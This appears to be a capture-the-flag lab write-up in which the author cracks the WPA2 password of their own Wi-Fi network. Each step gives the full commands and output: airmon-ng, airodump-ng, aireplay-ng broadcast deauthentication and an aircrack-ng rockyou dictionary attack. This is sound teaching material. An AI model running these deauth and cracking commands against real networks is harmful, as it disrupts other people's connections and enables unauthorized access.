
CTF - CRACKING WPA2 PASSWORDS

Objective:-

To crack WPA2 encrypted password and gain access to the corresponding Wireless Network.

Setting up the target:-

For this task, I setup my wireless network with a password encrypted with WPA2-PSK (TKIP/AES). I used Kali Linux Live (with Persistence) as my attacking machine.



Private Wi-Fi Network Configuration (5 GHz)


Wireless Network:	Enable / Disable
Network Name (SSID):	Shakeshake-5
Mode:	802.11 a/n/ac
Security Mode:	WPAWPA2-PSK (TKIP/AES)

Please note 802.11 n/ac mode only compatible with AES and None encryption!!

[Screenshot 1: Network Encryption]

Monitoring for wireless packets:-


First, I need to enable monitoring on my wireless NIC. I checked the name of my wireless interface using ifconfig command and started monitoring for wireless packets using airmon-ng.



```
root@kali:~# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether ec:8e:b5:52:4f:82  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 672  bytes 57788 (56.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 672  bytes 57788 (56.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.187  netmask 255.255.255.0  broadcast 10.0.0.255
        inet6 2601:87:300:2875::9ce2  prefixlen 128  scopeid 0x0<global>
        inet6 2601:87:300:2875:c5b6:aff2:244b:e8c6  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::27cf:dc6c:e2e2:146e  prefixlen 64  scopeid 0x20<link>
        ether b8:81:98:7f:ab:ac  txqueuelen 1000  (Ethernet)
        RX packets 1087  bytes 102345 (99.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 82  bytes 9202 (8.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# airmon-ng start wlan0

Found 4 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
 1645 NetworkManager
 1694 wpa_supplicant
 2894 dhclient
 2998 dhclient

PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Wireless 3165 (rev 81)

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~# 
```


[Screenshot 2: Checking the wireless interface and starting to monitor on it]

To check for available wireless stations, we use airodump-ng. Airodump-ng is used for capturing packets of raw 802.11 frames. Once airodump-ng detects our victim wireless station, we use another airodump-ng command to capture traffic of that particular station.



```
root@kali:~# airodump-ng wlan0mon --band a
```

[Screenshot 3: Airodump-ng command to see all available Wireless Stations]




```
CH 100 ][ Elapsed: 6 s ][ 2018-06-10 22:33

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

78:23:AE:7F:2F:D2  -55       12       49    5 161  54e  WPA2 CCMP   PSK  Shakeshake-5
CA:23:AE:7F:2F:D2  -54       12        0    0 161  54e  WPA2 CCMP   PSK  <length:  0>
BA:23:AE:7F:2F:D2  -54       12        0    0 161  54e  WPA2 CCMP   MGT  <length:  0>
FA:8F:CA:37:5B:8E  -65       22        0    0  -1  54e  OPN              <length:  0>
9A:23:AE:7F:2F:D2  -54       13        0    0 161  54e  WPA2 CCMP   PSK  <length:  0>
1E:1E:E3:A3:45:E1  -59       11        0    0 161  54e  WPA2 CCMP   PSK  <length:  0>
8A:23:AE:7F:2F:D2  -55       13        0    0 161  54e  OPN              xfinitywifi
4A:5D:36:8F:05:5D  -73        2        0    0  -1  54e  WPA2 CCMP   PSK  <length: 13>
48:5D:36:8F:05:5C  -73        2        0    0  -1  54e  WPA2 CCMP   PSK  FiOS-MJK7I-5G
E2:5D:DF:31:1A:80  -77        4        0    0  36  54e  WPA2 CCMP   MGT  <length:  0>
DE:5D:DF:31:1A:80  -77        5        0    0  36  54e  WPA2 CCMP   PSK  <length:  0>
DA:5D:DF:31:1A:80  -77        5        0    0  36  54e  OPN              xfinitywifi
D4:5D:DF:31:1A:80  -77        5        2    0  36  54e  WPA2 CCMP   PSK  InternetIsAUtility
62:45:B2:07:FC:45  -79        5        0    0  -1  -1 . WEP  WEP         <length:  0>
E6:5D:DF:31:1A:80  -77        5        0    0  36  54e  WPA2 CCMP   PSK  <length:  0>
52:86:8C:58:CF:D0  -83        2        0    0 149  54e  WPA2 CCMP   MGT  <length:  0>
C0:A0:0D:14:26:D0  -91        2        0    0  48  54e  WPA2 CCMP   PSK  Soled2875
12:A0:0D:14:26:D0  -92        3        0    0  48  54e  WPA2 CCMP   PSK  <length:  0>
02:A0:0D:14:26:D0  -91        2        0    0  48  54e  WPA2 CCMP   MGT  <length:  0>
E2:A0:0D:14:26:D0  -91        2        0    0  48  54e  WPA2 CCMP   PSK  <length:  0>
D2:A0:0D:14:26:D0  -91        4        0    0  48  54e  OPN              xfinitywifi
AE:8F:E0:64:71:0B  -92        3        0    0  48  54e  WPA2 CCMP   PSK  <length:  0>
9E:8F:E0:64:71:0B  -91        2        0    0  48  54e  WPA2 CCMP   MGT  <length:  0>
7E:8F:E0:64:71:0B  -92        2        0    0  48  54e  WPA2 CCMP   PSK  <length:  0>
5C:8F:E0:64:71:0B  -92        3        0    0  48  54e  WPA2 CCMP   PSK  Labrasaxf
62:86:8C:A3:91:D2  -93        3        0    0  36  54e  WPA2 CCMP   PSK  <length:  0>
32:86:8C:A3:91:D2  -93        2        0    0  36  54e  WPA2 CCMP   PSK  <length:  0>
22:C0:47:2E:2D:BB  -94        3        0    0  -1  54e  WPA2 CCMP   PSK  <length: 13>
20:C0:47:2E:2D:BA  -94        3        0    0  -1  54e  WPA2 CCMP   PSK  Fios-MTQ32-5G
22:86:8C:A3:91:D2  -94        2        0    0  36  54e  OPN              xfinitywifi
10:86:8C:A3:91:D2  -95        2        0    0  36  54e  WPA2 CCMP   PSK  91CE

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

78:23:AE:7F:2F:D2  D4:A3:3D:C0:70:87  -77    0 - 6      0        3
78:23:AE:7F:2F:D2  1C:1E:E3:A3:45:E1  -63    0e- 0e     0        3
78:23:AE:7F:2F:D2  54:BD:79:B8:2E:C2  -71    0 - 6e     0        2
78:23:AE:7F:2F:D2  BC:83:85:AC:FD:73  -65    0 - 6      0        3

root@kali:~# airodump-ng -c 161 -w test --bssid 78:23:AE:7F:2F:D2 --ivs wlan0mon
```

[Screenshot 4: All available Wireless Stations in range and airodump-ng command to capture packets of Victim Station (Shakeshake-5)]

My router has a 2.4GHz as well as 5GHz mode. Normal airodump command, i.e airodump-ng wlan0mon will list both, but will not give out the channel for 5GHz. To capture 5GHz band traffic, we use airodump-ng wlan0mon --band a. If the airodump list is too big, we can also get the output in file using:#airodump-ng wlan0mon -w <Output Prefix> --write-interval 15 -o csv. Airodump-ng will write the output in a csv file which it will keep updating every 15 seconds.

Capturing the Authentication Handshake:-

I need to force a device already connected to the victim station to disconnect and capture the handshake when the device reconnects again. To do this, I used aireplay-ng.



```
root@kali:~# aireplay-ng -0 1 -a 78:23:AE:7F:2F:D2
No replay interface specified.
"aireplay-ng --help" for help.
root@kali:~# aireplay-ng -0 1 -a 78:23:AE:7F:2F:D2 wlan0mon
22:35:00  Waiting for beacon frame (BSSID: 78:23:AE:7F:2F:D2) on channel 161
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
22:35:01  Sending DeAuth to broadcast -- BSSID: [78:23:AE:7F:2F:D2]
root@kali:~# aireplay-ng -0 100 -a 78:23:AE:7F:2F:D2 wlan0mon
22:35:20  Waiting for beacon frame (BSSID: 78:23:AE:7F:2F:D2) on channel 161
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
22:35:20  Sending DeAuth to broadcast -- BSSID: [78:23:AE:7F:2F:D2]
22:35:21  Sending DeAuth to broadcast -- BSSID: [78:23:AE:7F:2F:D2]
22:35:21  Sending DeAuth to broadcast -- BSSID: [78:23:AE:7F:2F:D2]
22:35:22  Sending DeAuth to broadcast -- BSSID: [78:23:AE:7F:2F:D2]
22:35:22  Sending DeAuth to broadcast -- BSSID: [78:23:AE:7F:2F:D2]
22:35:23  Sending DeAuth to broadcast -- BSSID: [78:23:AE:7F:2F:D2]
```


```
CH 161 ][ Elapsed: 2 mins ][ 2018-06-10 22:37

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

78:23:AE:7F:2F:D2  -57 100      823   127674 3403 161  54e  WPA2 CCMP   PSK  Shakeshake-5

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

78:23:AE:7F:2F:D2  1C:1E:E3:A3:45:E1  -61    0e- 0e    12   126645
78:23:AE:7F:2F:D2  FC:65:DE:78:9D:F6  -64    0 -24e     0        3
78:23:AE:7F:2F:D2  F4:F5:D8:DD:4A:9C  -66    0 - 0e   838      374
78:23:AE:7F:2F:D2  BC:83:85:AC:FD:73  -66    0 - 6      0      168
78:23:AE:7F:2F:D2  54:BD:79:B8:2E:C2  -66    0 - 6e     0       87
78:23:AE:7F:2F:D2  D4:A3:3D:C0:70:87  -80    0 -12   3517     1422
78:23:AE:7F:2F:D2  40:98:AD:2D:8A:E9   -1    6e- 0      0       20
```

[Screenshot 5: aireplay-ng]

Here, -0 is the deauthentication signal and 100 is the number of times 'deauth' signal is sent. Note, this will work only if the victim station has at least one device connected to it.

Cracking the password:-

When the device reconnects, we are able to capture the handshake, which needs to be decrypted to obtain the password. I will perform a dictionary attack using aircrack-ng. The wordlist that I will be using is 'rockyou'. It is already present in Kali Linux. Before starting the attack, I had updated this dictionary with my password.



```
                       Aircrack-ng 1.2 rc4

   [00:00:00] 24/7120752 keys tested (1115.45 k/s)

   Time left: 1 hour, 46 minutes, 26 seconds                 0.00%

                     KEY FOUND! [ shakeshake1 ]

   Master Key     : 92 41 7D B1 C0 6A 88 16 6A CC 55 A7 7A 6A AA 7F
                    16 1E A8 14 A5 45 12 65 68 2C 04 06 D2 17 D8 3A

   Transient Key  : FE E1 BE 8B 12 73 E5 C2 FD 88 FB 60 A7 14 D2 98
                    DA 48 09 EE B1 79 56 ED FA 2C 15 44 D4 1B 4D 7E
                    67 0D DA A2 2F 0C D7 C5 59 E5 3E 76 FE 02 ED E6
                    0C 69 64 25 9F 48 BD 02 C5 42 5D 27 52 4F 51 09

   EAPOL HMAC     : F3 68 D3 5D F0 91 5D 6F 2C 0E ED 32 A5 76 F7 76
root@kali:~# 
```

[Screenshot 6: Password cracked using aircrack-ng]

Command used was: aircrack-ng -w /usr/share/wordlists/rockyou.txt test-01.ivs

I then stopped the monitoring and connected to Shakeshake-5 using the cracked password. Thus, the objectives were met and this concludes this CTF task.